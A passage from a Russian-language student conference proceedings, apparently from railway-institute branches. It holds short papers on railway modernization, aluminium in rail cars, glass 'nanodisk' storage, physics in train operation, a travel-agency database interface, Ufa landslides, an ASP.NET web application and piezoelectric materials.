- пополнение и обновление материалов и конструкций для технического прикрытия объектов железнодорожного транспорта, восстановление железнодорожной инфраструктуры в Чеченской Республике;

- организация интермодального сообщения аэропорт Минеральные Воды - Минеральные Воды - Кисловодск с реконструкцией железнодорожных линий;

- модернизация участка Уссурийск - Гродеково с укладкой 48 км вторых путей на лимитирующем перегоне.

Для обеспечения перевозок в направлении Улан-Баторской железной дороги предусмотрена модернизация участка Улан-Удэ - Наушки.

Необходимость модернизации (обновления) основных фондов железнодорожного транспорта требуется независимо от предполагаемых вариантов, поэтому инвестиционные затраты на модернизацию основных фондов по максимальному и минимальному вариантам приняты одинаковыми.[2]

Библиографический список:

1. <http://scicenter.online/ekonomika-otrasli/innovatsii-jeleznodorojnom-transporte-45871.html>
2. http://doc.rzd.ru/doc/public/ru?STRUCTURE_ID=704&layer_id=5104&id=3997

Секция 2

Фундаментальные и прикладные, информационные и телекоммуникационные исследования

ПРИМЕНЕНИЕ АЛЮМИНИЯ НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ

Альжанова М.С., Иванова А.П.

Оренбургский институт путей сообщения-филиал СамГУПС

Все разновидности транспорта на земле начиная от велосипедов заканчивая космическими ракетами производятся из алюминия. Данный металл позволяет человеку двигаться с наиболее значительной скоростью, переплывать океаны, подниматься в небо и покидать пределы нашей планеты. На транспортную сферу уже приходится наибольшая часть мирового потребления алюминия -27 %. И в скором времени эта цифра будет лишь только увеличиваться.

Алюминий легкий, прочный, пластичный. Не даром второе имя алюминия «крылатый металл».

Алюминий - серебристо-белый металл 13-й элемент в периодической таблице Менделеева. Алюминий самый распространенный металл на земле, на него приходится 8 % от всей массы земной коры, и это третий по распространённости химический элемент после кислорода и кремния.

При этом алюминий не встречается в природе в чистом виде из-за значительной химической активности. Вот почему мы узнали о нем не так давно. Алюминий был получен в 1824 году.

Алюминий обладает редким сочетанием ценных свойств. Это один из самых легких металлов, он в три раза легче железа, но при этом прочен, пластичен и не подвергается коррозии так как его поверхность покрыта тонкой, но весьма прочной оксидной пленкой. Он не магнитится, хорошо проводит электрический ток и образует сплавы почти со всеми металлами.

Алюминий легко обрабатывается давлением как в горячем, так и в холодном состоянии. Он поддается прокатке, штамповке. Алюминий не токсичен, не горит и не требует специальной окраски.

Высока ковкость алюминия: из него изготавливают тончайшую проволоку и листы толщиной 4 микрона. А сверхтонкая фольга втрое тоньше человеческого волоса. По сравнению с иными металлами он экономичен.

Благодаря своей высокой способности к образованию соединений с различными химическими элементами породила множество сплавов алюминия. Даже небольшая доля примесей играет значительную роль в характеристике металла и открывает новые сферы для его применения. К примеру, сочетание алюминия с кремнием и магнием можно встретить на дороге – в форме литых колесных дисков, двигателей и других деталей автомобиля. А если добавить в алюминиевый сплав цинк, то именно этот сплав используется при изготовлении корпусов мобильных телефонов и планшетов.

На сегодняшний день существование авто, авиа, ж.д. и других сфер промышленности невозможно без алюминия.

Применение алюминия в ж.д. транспорте началось практически сразу после образования самой алюминиевой промышленности. Сначала алюминий оказался востребованным в перевозке грузов, где от состава требуется небольшая масса, что дает возможность транспортировать более значительный размер грузов.

Первые грузовые вагоны полностью были изготовлены из алюминия, выпущены в 1931 году в США. Это был хоппер - вагон для транспортировки сыпучих и гранулированных грузов.

На сегодняшний день алюминиевые вагоны применяются для перевозки угля, разных руд и минералов, а также зерна, в вагонах-цистернах перевозят кислоты. Имеются также вагоны для перевозки готовых товаров, к примеру, перевозки новых машин – с завода до автодилерского центра.

Алюминиевый грузовой вагон на треть легче, чем стальной. Его более высокая начальная стоимость окупается в среднем за два первых года эксплуатации за счет транспортировки большого размера груза. При этом алюминий в отличие от стали не подвержен коррозии, поэтому алюминиевые вагоны прочные и долговечные, за 40 лет использования утрачивают лишь 10 % собственной цены.

В пассажирском ж.д. транспорте алюминий позволяет производить вагоны на треть более легкие, чем стальные аналоги. В случае метро и пригородных поездов, для которых характерны частые остановки, это позволяет добиться значительной экономии энергии, затрачиваемой на разгон состава. Кроме того, алюминиевые вагоны проще в производстве и включают существенно наименьшее количество деталей.

В ж.д. транспорте дальнего следования алюминий стремительно используется в изготовлении высокоскоростных поездов, активное использование которых в мире началось в 1980-х годах. Такие поезда развивают скорость до 360 км/ч и выше. Новейшие технологические процессы в данном направлении дадут возможность достичь быстроты наиболее 600 км/ч.

Алюминий дает возможность снизить вес такого поезда и соответственно уменьшить прогиб рельсов, создающий сопротивление движению. Кроме того, высокоскоростной поезд, как самолет, должен обладать обтекаемой формой и минимальным числом выступающих деталей – здесь на помощь конструкторам вновь приходит «крылатый металл».

Корпус первого российского скоростного поезда «Сапсан» также выполнен из алюминиевых сплавов.

Библиографический список:

1. <http://aluminiumleader.ru/application/transport/>
2. <http://www.kuzpress.ru/innovation/12-12-2016/49650.html>

НАНОДИСК

Антонов Д.Д., Дидрих Л.А.

Оренбургский техникум железнодорожного транспорта структурное подразделение – филиала СамГУПС

Все имеющиеся в настоящее время носители информации могут подразделяться по различным признакам. В первую очередь, следует различать энергозависимые и энергонезависимые накопители информации. Энергонезависимые накопители, используемые для архивирования и сохранения массивов данных, подразделяют:

- по виду записи:
 - магнитные накопители (жесткий диск, гибкий диск, сменный диск);
 - магнитно-оптические системы, называемые также МО;
 - оптические, такие, как CD (Compact Disk, Read Only Memory) или DVD (Digital Versatile Disk);
- по способам построения:
 - вращающаяся пластина или диск (как у жесткого диска, гибкого диска, сменного диска, CD, DVD или МО);
 - ленточные носители различных форматов;
 - накопители без подвижных частей (например, Flash Card, RAM (Random Access Memory), имеющие ограниченную область применения из-за относительно небольших объемов памяти по сравнению с вышеперечисленными носителями информации).

Если требуется быстрый доступ к информации, как, например, при выводе или передаче данных, то используются носители с вращающимся диском. Для архивирования, выполняемого периодически (Backup), наоборот, более предпочтительными являются ленточные

носители. Они имеют большие объемы памяти в сочетании с невысокой ценой, правда, при относительно невысоком быстродействии. По назначению носители информации различаются на три группы:

- распространение информации: носители с предварительно записанной информацией, такие как CD ROM или DVD-ROM;
- архивирование: носители для одноразовой записи информации, такие как CD-R или DVD-R (R (record able) – для записи);
- резервирование (Backup) или передача данных: носители с возможностью многократной записи информации, такие как дискеты, жесткий диск, MO, CD-RW (RW (rewritable) – перезаписываемые и ленты.

Со временем абсолютно все приходит в негодность, поэтому у нас, например, нет возможности хранить цифровые данные на одном и том же носителе бесконечное время. Однако вскоре это может измениться благодаря открытию Саутгемптонского университета. Ученые, используя наноструктурное стекло, успешно разработали новый процесс записи и чтения данных. Само устройство хранения выглядит как небольшой стеклянный диск размером чуть больше четвертака, но при этом способно сохранять до 360 ТБ данных и выдерживать температуру до 1000 градусов Цельсия. Это означает, что при средней комнатной температуре данные на таком носителе будут храниться около 13,8 миллиарда лет (то есть примерно столько же, сколько возраст самой Вселенной).

Данные записываются на носитель с помощью сверхскоростных коротких и лазерных импульсов. Каждый файл данных записывается в три слоя наноструктурных точек, расположенных друг от друга на расстоянии всего 5 микрометров. При чтении информация реализуется (считывается) в пяти направлениях: согласно трехмерному расположению наноструктурных точек, а также их размера и направленности.



Библиографический список:

1. Ким П.Д., Замай Т.Н., Прокопенко В.С., Коловская О.С., Замай Г.С., Принц В.Я., Селезнев В.А., Спивак Е.А., Руденко Р.А., Дубынина А.В., Замай С.С., Комаров А.В., Денисенко В.В., Комарова М.А., Соколов А.Э., Замай А.С., Народов А.А., Живаев В.П. Противоопухолевый эффект конъюгатов магнитных нанодисков с ДНК-аптамерами Доклады Российской академии наук, том 466, № 5.- С.1-4 (год публикации - 2016).
2. Журнал «Наноматериалы и наноструктуры — XXI век» №1 за 2010 г.
3. Мартинес-Дуарт Дж. М., Мартин-Палма Р. Дж., Агулло-Руеда Ф. Нанотехнологии для микро- и оптоэлектроники; Техносфера - Москва, 2009.

ПРИМЕНЕНИЕ ЗАКОНОВ ФИЗИКИ НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ

Артеменков А.С., Генварева Ю.А.

Оренбургский институт путей сообщения – филиал СамГУПС

Железные дороги в настоящее время - основное звено в транспортной системе хозяйства страны. Сегодня железные дороги - один из самых надежных и доступных видов транспорта. Если железнодорожный транспорт будет идти в ногу с развитием технического прогресса, то эта отрасль долго еще останется одной из основных отраслей хозяйства. Реализация ряда технических решений, смелых проектов и инициатив, предпринятых железными

дорогами в последнее время, подтверждает способность железнодорожного транспорта к своевременной адаптации. Железная дорога оказалась способной впитывать последние достижения научно-технического прогресса, будь то лазерная техника или спутниковая связь, компьютерные системы, принципиально новые материалы.

В настоящее время широко используются электрические железные дороги. Решение физических задач профессиональной направленности, позволяет понять, почему использование переменного тока наиболее экономически выгодно, так как его величину можно изменять с помощью трансформатора практически без потерь энергии. Это позволяет существенно снизить стоимость грузоперевозок, а также стоимость электрификации железных дорог. Применение "Закона Ома для участка и полной цепи", "Работа и мощность постоянного тока" позволяет сделать расчет параметров электрической цепи электрических железных дорог постоянного тока. Получая эти параметры, на конкретной практической ситуации становится понятным значение падения напряжения на участке цепи электрических железных дорог постоянного тока.

Газовый закон Бойля-Мариотта, открытый учеными в конце 17 века – основа работы автоматических тормозов подвижного состава. Применение газовых законов при расчетах параметров пневматических устройств на электровозе объясняет, какое влияние на их работу окажет изменение температуры окружающего воздуха.

Законы физики используются в работе контактной сети. Колебательные движения контактной сети - колебания затухающие, т.к. контактная сеть имеет компенсаторы. Надежный токосъем при движении обеспечивается благодаря закону Гука. А закон Бойля - Мариотта позволяет исключить удар хрупких угольных вставок о контактный провод. А обеспечивается это пневматическим приводом, в основу работы которого положен данный закон. Объем увеличивается, давление падает при постоянной температуре.

В работе помощника машиниста очень важен навык работы с контрольно - измерительными приборами. Например, безопасность движения обеспечивают пневматические тормоза. Источником сжатого воздуха в них является 4-х-тактный компрессор. Его поршни перемещаются с частотой перемещения 440 раз в минуту. Поэтому происходит быстрое сжатие воздуха, что вызывает его нагрев до 180°. При такой температуре воздух не может быть направлен в тормозную систему и в приводы аппаратов. О снижении температуры до уровня окружающей среды узнают по манометру на пульте машиниста.

На железнодорожном транспорте используются законы геометрической оптики. Закон отражения и преломления света используется в линзах. Прожектор электровоза - оптическая система зеркал и линз. Свет прожектора виден издали. Для увеличения длины прожектора используют оптические системы, состоящие из нескольких линз с малыми фокусными расстояниями.

Бороться с ослепляющим действием прожекторных огней встречных электровозов можно с помощью поляризаторов. Явление дисперсии применяется на железнодорожном транспорте. Для сигнализации используют цвета: красный - опасность, желтый - предупреждение, зеленый - безопасность. Оранжево - красные полосы на лобовой части локомотивов используются для наибольшей дальности видимости. Так проявляют себя волновые свойства света.

Направление движения поезда выбирают при помощи реверсивной рукоятки: практически реверсивную рукоятку можно поставить в положение "вперед" или "назад". Этим переключателем изменяют направление тока в обмотках возбуждения тягового двигателя, то есть использование закона Ампера и правила левой руки.

Открывается светофор и начинается движение. Если ток будет недостаточным, то и сила тяги на ободе колеса будет маленькой, и в лучшем случае состав растянется, но скорость будет нулевой. Согласно закону Георга Ома с уменьшением сопротивления возрастает сила тока, а значит и сила тяги, и скорость движения.

Поезд, как и любое движущееся тело, подчиняется законам механики Ньютона. Процесс движения поезда подчиняется II закону Ньютона, который устанавливает связь между

действующими на него силами (вес поезда, сила тяги локомотива, сила сопротивления движению) и его ускорением. Соотношение сил определяет режим его движения. Действие всех сил на вагоны поезда должно быть синхронным, иначе между вагонами в автосцепках возникают продольно - динамические реакции, которые могут привести к разрыву поезда. Поэтому, чтобы обеспечить безаварийную работу локомотивной бригаде нужно знать причины образования продольно - динамических реакций. В процессе движения грузовых, пассажирских составов можно рассчитать характеристики движения, действующие силы, объяснить возникновение причин аварийных ситуаций в процессе движения, основываясь на законах сохранения импульса и энергии в механике.

Надежность автосцепки помогают оценить знания по молекулярной физике. Опасность обрыва поезда возрастает, когда температура окружающего воздуха опускается ниже нуля. При отрицательных температурах увеличивается хрупкость, снижается прочность металлов на разрыв, повышается склонность к образованию трещин в автосцепках, которые уменьшают их поперечное сечение.

Обмен служебной информацией и командами управления между локомотивом и хвостовым вагоном по цифровому радиоканалу диапазона 160 МГц /мегагерц/ осуществляется посредством спутниковой связи.

Мы живем в век новых информационных технологий, информация обновляется очень быстро и надо успевать идти в ногу со временем. Настоящим открытием явилась физика полупроводников, в том числе и на железнодорожном транспорте. Самым актуальным является изобретение гетероструктур. Оно принадлежит Российскому академику Жоресу Ивановичу Алфёрову.

Благодаря его открытиям появилась возможность развития телекоммуникаций и информации на железной дороге.

Эффективность работы железных дорог опирается на внедрение новых принципов и методов управления с применением современных информационных технологий и создание единого инфокоммуникационного пространства отрасли.

Для этого необходимо строительство единой магистральной цифровой сети связи. Общая протяжённость волоконно-оптических линий связи составляет более 52 тыс. км.

На магистральную цифровую сеть связи накладывается глобальная сеть передачи данных, и на её основе осуществляется введение телекоммуникационных технологий. Это позволяет управлять подвижным составом на больших перегонах из создаваемых центров диспетчерского управления перевозками. Наиболее эффективными являются автоматизированные системы учёта и управления вагонным, локомотивным, контейнерным парками, управления пассажирскими перевозками, оформление и ведения перевозочных документов.

Знания электроники и электротехники позволяют профессионально использовать приборы управления различными системами.

Найти трещинки в колесах, в металлических конструкциях можно, используя современные методы. Сделать это можно при помощи системы акустического неразрушающего контроля, основанного на использовании нелинейных акустических эффектов, который заключается в том, что, встретив на своем пути небольшие разрывы, то есть трещины или подобные им дефекты, две правильно выбранные акустические волны возбуждают третью - со своими собственными, отличающимися от исходных, параметрами.

Таким образом, в данной работы мы осветили основные области применения законов физики на железнодорожном транспорте.

Библиографический список:

1. <https://www.kazedu.kz/referat/52914>
2. <http://sport-124.ru/vopros/fizika-na-zheleznodorozhnom-10126.php>

РАЗРАБОТКА И СОЗДАНИЕ ИНТЕРФЕЙСА ДЛЯ РАБОТЫ С БАЗОЙ ДАННЫХ «ТУРИСТИЧЕСКОЕ АГЕНТСТВО»

Балицкая А.О., Жадан М.И.

Гомельский государственный университет им. Ф.Скорины, Беларусь

В современном мире туризм развивается всё в большей мере. Поиск чего-то нового заложен в нас от природы. А приложения с обширным пластом информации по туристическим запросам сможет намного облегчить жизнь, а значит и путешествия пройдут комфортно и без тревог. Для качественного обслуживания туристов создаются специальные базы данных. В настоящее время базы данных используются во всех отраслях, начиная от школ заканчивая крупными промышленными гигантами. Для того, чтобы эффективно работать с базами данных необходимо пользоваться сторонними языками, такими как: C++, C#, Java и т.д. В частности язык программирования C++ является мощным средством для работы с базами данных [1,2].

Разработанное приложение баз данных должно позволить автоматизировать операции по управлению туристическими запросами: поиск тура, организация стоимости услуг, формирование заказов и получения информации о сотрудниках. Таблицы создаваемой базы данных должны отвечать требованиям нормализации, что позволило бы обеспечить целостность и непротиворечивость информации.

В процессе работы над проектом изучены особенности работы с СУБД «Туристическое агентство», определены связи между таблицами и, по возможности, более эффективно реализовать задуманную базу данных.

Перейдем непосредственно к процессу разработки. Размещаем на форме компоненты. С вкладки ADO (в более старших версиях с dbGo) ADOTable и ADOConnection. С вкладки Data Access компонент DataSource. С вкладки Data Controls компоненты DBGrid и DBNavigator. В результате, основные компоненты, необходимые для дальнейшей работы, представлены на рисунке 1.




Рисунок 1 – Основные компоненты формы

Затем щелкаем по DataSource1 и в DataSet выбираем ADOTable1. Щелкаем по ADOTable1 и в свойстве Connection выбираем ADOConnection1. Дважды щелкаем по ADOConnection1 и нажимаем кнопку Build.

В открывшемся окне, выбираем закладку Соединение, в которой настраиваем подключение к нашей базе данных. Результат действия изображен на рисунке 2.

В закладке Поставщик данных выбираем подключаемые данные. Теперь, в Object Inspector ставим Connected в true, в User Name напишем "Admin", поле пароля оставим пустым. Чтобы больше не повторять эту процедуру, установите LoginPrompt в false. В DBGrid и в DataSource выбираем DataSource1. Тоже самое повторяем и для DBNavigator. Щелкаем по ADOTable1 в TableName выбираем нашу таблицу. Устанавливаем Active в true. Если подключение прошло успешно, то база данных должна отобразиться в компоненте DBGrid, которая изображена на рисунке 3.




Рисунок 2 – Соединение с базой данных




Рисунок 3 – Подключённая база данных

Отображение таблиц приложения после настройки всех значений полей представлено на рисунке 4.

Код страны	Код города	Код транспортного средства	Код авиакомпании	Дата выезда
1	1	1	1	1.01.2011
2	2	2	2	2.02.2011
3	3	3	3	3.03.2011
4	4	4	4	4.04.2011
5	5	5	5	5.05.2011
6	6	6	6	6.06.2011
7	7	7	7	7.07.2011
8	8	8	8	8.08.2011
9	9	9	9	9.09.2011
10	10	10	10	10.10.2011

Рисунок 4 – Отображение таблиц

В ходе выполнения проекта, был спроектирован и разработан интерфейс для работы с базой данных «Туристическое агентство», который обладает понятным и удобным дизайном,

что предоставляет практическое взаимодействие с базой, также создано приложение с полной интеграцией и возможностью управления существующей базой данных. Такие функции как: добавление записи, удаление, редактирование, получение необходимой информации, формирование запросов – всё это служит для быстрого решения поставленных задач. База данных может пополняться в любое время.

Библиографический список:

1. Троелсен Э. Язык программирования C# 5.0 и платформа .NET 4.5. М.: Вильямс, 2013. – 1311 с.
2. Дейтел, Х.М., Как программировать на C++ / Х.М. Дейтел, П. Дж. Дейтел. – М.: Бином, 2003. – 1151 с.

**К ИЗУЧЕНИЮ ОПОЛЗНЕВЫХ ПРОЦЕССОВ, ПРОТЕКАЮЩИХ В РЕЛЬЕФЕ
«УФИМСКОГО ПОЛУОСТРОВА»**

Белобородов Н.С., Антонов К.В.

Уфимский институт путей сообщения – филиал СамГУПС

Оползнями называют смещения рыхлых горных пород по склонам, происходящие в результате действия силы тяжести, под влиянием смачивания и увлажнения их поверхностными подземными водами.

Для крутых склонов долин рек Белой и Уфы характерны оползни в их классическом варианте. Там, где крутые склоны непосредственно подходят к руслам рек, в период половодья происходит подмыв склонов. Это вызывает обвалы и оползни, материал которых уносится рекой. Склоны постепенно разрушаются, сохраняя при этом свою крутизну. Процесс этот не регулируем и определяется уровнем воды в реках в период весеннего половодья, количеством атмосферных осадков в виде дождя и таяния снега в весенний период, а как следствие и обилием подземных вод.



Рисунок 1 - Оползневой рельеф правого берега реки Уфа в районе Каменной переправы в период спада весеннего половодья (фото К.В. Антонова, июнь 2016 г.)

Типично оползневой рельеф представлен на правом берегу реки Белой в районе здания Правительства, а на правом берегу реки Уфы – от Каменной переправы до Тужиловки. В этих местах на склонах выделяются хаотически расположенные бугры, образовавшиеся вследствие неоднократного перемещения вниз по склону массы горных пород, а в местах их отрыва – оползневые цирки (рис. 1).

Природный оползневой процесс фиксируется ежегодным фотографированием с противоположного берега реки Уфы с последующим анализом, который позволяет установить динамику срыва и последующего перемещения сорвавшихся блоков горных пород в разные периоды весеннего половодья, от максимального подъема уровня воды в реке до его летнего уровня.

Оползни иногда образуются весьма динамично. Так по данным литературных источников летом 1926 г. и весной 1927 г. отмечены значительные перемещения земляных масс в

сторону реки Белой на крутом ее берегу под садом им. Крупской (ныне сад культуры и отдыха им. Салавата Юлаева).

Крутой оползень произошел в 1957 г. в рыхлых четвертичных отложениях четвертой террасы на правом берегу реки Белой близ устоев автогужевого моста в начале ул. Воровского. Диаметр оползневого цирка равнялся примерно 10 метрам, а высота обрыва, от которого оторвалась масса пород, составила 5 метров. Основной причиной оползня было образование выемки на склоне в связи со строительством моста.

Один из недавних случаев образования оползня зафиксирован в 2012 году, который произошел на западном склоне оврага выходящего в направлении Софроновской пристани. При строительстве комплекса многоэтажных домов на месте сноса старых жилых построек по улице Ленина на четной стороне улицы производилась подготовка площадки под строительство очередного многоэтажного дома. При этом был срезан склон оврага на высоту 10-15 м с извлечением массы грунта естественного склона оврага. Вскрытая часть геологического разреза представлена песчано-глинистыми отложениями. В результате во дворе дома № 168 по ул. Ленина 19 октября 2012 года появилась трещина бокового отпора, слегка дугообразно изогнутая, ориентированная параллельно границе среза грунта (вдоль улицы Ленина). Со временем трещина несколько расширилась, а участок двора от трещины до границы среза стал медленно проседать. Происходило это после жаркого засушливого лета, в осенний период с появлением обильных осадков в виде дождя, а последующем снега. К началу декабря оползневое тело в виде блока горных пород в плане имело следующие размеры: видимая длина бровки 15-20 м (полная длина бровки не установлена, т. к. ее южное окончание было скрыто хозяйственными постройками), максимальная ширина 5-7 м; надоползневой уступ составил 1-1,5 м (рис. 2).



Рисунок 2 - Надоползневой уступ во дворе дома № 168 по ул. Ленина (фото К.В. Антонова, 3 декабря 2012 г.)

Граница оползня прошла прямо под фундаментом старого дома, в результате фундамент начал разрушаться, а вместе с ним появились трещины и перекосы в возведенной на нем постройке жилой части дома. Работы на строительной площадке были временно остановлены, жильцы дома эвакуированы, а дом старинной постройки был снесен. После этого было инициировано принудительное обрушение сползающего блока.

По классификации оползней по глубине захвата пород оползневыми деформациями Ф.П. Саваренского оползень относится к категории мелких (глубина захвата склона оползнем 1-5 м) с фронтальной формой очертания оползня в плане, по форме поверхности скольжения оползень относится к асеквентным.

Образовавшийся оползень носил техногенный характер. Основной причиной оползня было образование выемки в связи с удалением части склона при подготовке площадки под строительство многоэтажного дома.

В июне 2013 г. в г. Уфе рядом с ул. Пархоменко произошел оползень части борта оврага при этом с массой грунта в овраг съехала теплица, а через 2 часа, баня которая при паде-

нии полностью разрушилась. Причиной явился аварийный коллектор городской ливневой канализации, который в результате длительной эксплуатации разрушился и потоки воды после каждого дождя подмывали откос. Оползень носил техногенный характер.

Другой оползень техногенного характера произошел в г. Уфе 25 марта 2014 г. в 22 часа 11 минут. В микрорайоне Сипайлово с горы сошел оползень в несколько тонн. В результате потоки грязи перекрыли проезжую часть. Причиной стал порыв водопровода, который был проложен к строящемуся гипермаркету «ЛЕРУА МЕРЛЕН». Аварийными службами водовод был экстренно перекрыт, через несколько часов проезжая часть была очищена, движение автотранспорта восстановлено.

Для укрепления склона экстренно произведено сооружение железобетонной подпорной стенки, которая после восстановления и рекультивации склона будет удерживать грунт от разрушения (рис. 3). Оползень носил типично техногенный характер. В настоящее время склон восстановлен, рекультивирован, сооружение подпорной стенки завершено в полном объеме.

В работе представлены наиболее яркие и в тоже время типичные примеры сошедших оползней, что позволяет сделать вывод о том, что по периметру «Уфимского полуострова» оползневой процесс носит природный характер и на данном этапе никак не регулируется в части его ограничения или предотвращения.

Оползни, сошедшие на территории полуострова в жилой и промышленной зонах носят ярко выраженный геотехногенный характер. При их сходе происходит разрушение объектов, что выражается в значительном материальном ущербе. Предотвращение или ограничение геотехногенных процессов лежит в плоскости ведения мониторинга инженерных сетей и объектов потенциально способных вызвать данный процесс.



Рисунок 3 - Оползневой цирк и подпорная стенка на участке сошедшего оползня в микрорайоне Сипайлово (фото К.В. Антонова, июль 2014 г.)

Библиографический список:

1. Коломенский Н.В. Специальная инженерная геология М.: «Недра», 1969. – 336 с.
2. Саваренский Ф.П. Инженерная геология. Изд. 2-е, ГОНТИ, 1939.

РАЗРАБОТКА ВЕБ-ПРИЛОЖЕНИЯ НА ПЛАТФОРМЕ ASP.NET

Березовский М.С., Жадан М.И.

Гомельский государственный университет им. Ф.Скорины, Беларусь

В настоящее время огромной популярностью пользуются различного рода веб-приложения. При проектировании приложения были проанализированы современные наиболее популярные веб-технологии. Логика веб-приложения распределена между серверной частью (Backend) и клиентской частью (Frontend). Написание серверной части веб-приложения осуществлялось на платформе ASP.NET от компании Microsoft с использованием языка программирования C# [1]. Хранения данных осуществляется на MS Sql Server. Для получения и обработки данных из базы данных использовалась ORM framework для ADO.NET – Entity Framework, которая предоставляет собой набор технологий ADO.NET,

обеспечивающих разработку приложений, связанных с обработкой данных. Вход и регистрация пользователей реализованы с помощью ASP.NET Identity [2]. Реализация клиент-ской части (клиент – браузер, на компьютере пользователя) осуществлялась с использованием языка разметки гипертекста HTML, стилевое оформление осуществлялось с помощью LESS – динамический язык стилей, который является расширением CSS, предоставляющий следующие функциональные возможности: переменные, вложенные блоки, миксины, операторы и функции. Для динамической стилизации использовался язык программирования от Microsoft – TypeScript, который является обратно совместимым с JavaScript и компилируется в него. Также были использованы следующие фреймворки и библиотеки: Bootstrap, Animate, JQuery [3].

Одним из преимуществ такого подхода является тот факт, что клиенты не зависят от конкретной операционной системы, в следствии чего веб-приложения являются кроссплатформенными сервисами.

Первая страница веб-приложения изображена на рисунке 1.



Рисунок 1 – Главная страница

В верхней части страницы расположено меню, с помощью которого осуществляется навигация по веб-приложению. Пролистав страницу ниже мы можем увидеть возможности, которые реализует данное веб-приложение, а также переход в раздел с объявлениями пользователей с выборкой по типу кузова. На рисунке 2 приведён пример с кратким описанием типа кузова, при наведении курсора мыши на него.



Рисунок 2 – Отметка выбора кузова

В самом низу главной страницы (рисунок 1) расположена форма для связи с администрацией веб-приложения (рисунок 3).



Рисунок 3 – Форма для обратной связи

Для регистрации пользователю необходимо заполнить форму, указанную на рисунке 4.



Рисунок 4 – Форма для регистрации

Зарегистрированные пользователи могут подавать объявления, а также писать отзывы об автомобилях. В то время как не зарегистрированный пользователь веб-приложения имеет возможность только просматривать объявления поданные другими пользователями с удобной выборкой по параметрам, просматривать новости и обзоры.

Разработанное приложение отвечает всем современным требованиям по созданию веб-приложений.

Библиографический список:

1. Троелсен Э. Язык программирования C# 5.0 и платформа .NET 4.5. М.:Вильямс, 2013. – 1311 с.
2. Фримен, А. ASP.NET MVC 5 с примерами на C# 5.0 для профессионалов. М.:Вильямс, 2015. – 736с.
3. Рихтер Д. CLR via C#. Программирование на платформе Microsoft.NET Framework 4.5 на языке C#. Спб.: Питер, 2016. – 896 с.

РОЛЬ ПЬЗОЭЛЕКТРИКОВ В СОВРЕМЕННОМ МИРЕ

Бурушев Н.Я., Иванова А.П.

Оренбургский институт путей сообщения – филиал СамГУПС

На сегодняшний день применение пьезоэлементов весьма обширно, благодаря своим уникальным свойствам они используются в различных областях электроники, автоматики, и приборостроения.

Пьезоэлектрический эффект был открыт братьями Джексом и Пьером Кюри в 1880 году. Они заметили, что в некоторых кристаллах при механическом воздействии возникает электрическая поляризация и наоборот при помещении кристалла в электрическое поле оно меняет свою форму. Позже это явление получило название пьезоэлектрический (из др.-греч. πῆζω «стискивать, сдавливать, сжимать») эффект. Дальнейшие исследования показали, что

данный эффект достигается ввиду особого строения кристаллической решетки, не имеющий центра симметрии. Именно благодаря этой особенности при механическом воздействии (сжатии или растяжении) приложенному к такому кристаллу возникает поляризация из-за разделения положительных и отрицательных зарядов в частице.

Все пьезоэлементы можно разделить на две большие группы:

1. **Пьезоэлектрические монокристаллы.** Природные пьезоэлектрические монокристаллы такие как сульфат лития, кварц, турмалин обладают хорошими пьезоэлектрическими свойствами, но имеют достаточно высокую стоимость. В связи с этим потребности рынка удовлетворяется синтетически выращенными монокристаллами. Благодаря различным комбинациям входящих в него компонентов пьезоэлектрические свойства таких веществ достаточно высоки.

2. **Пьезоэлектрическая керамика (пьезокерамика).** Пьезокерамика это искусственно выращенный материал, представляющий сложный оксид в состав которого входят ионы двухвалентного свинца или бария, а также ионы четырёхвалентного титана или циркония. В отличие от монокристаллов пьезокерамика отличается технологической дешевизной, и возможностью придавать ей различные формы (пластины, сферы, диски) в зависимости от требуемого назначения.

Говоря об областях применения пьезоэлементов стоит отметить, что они весьма обширны от радиотехники и электроники до геолокации и медицины, и зависят от электрических, механических, и конструкционных особенностей различных пьезоматериалов.

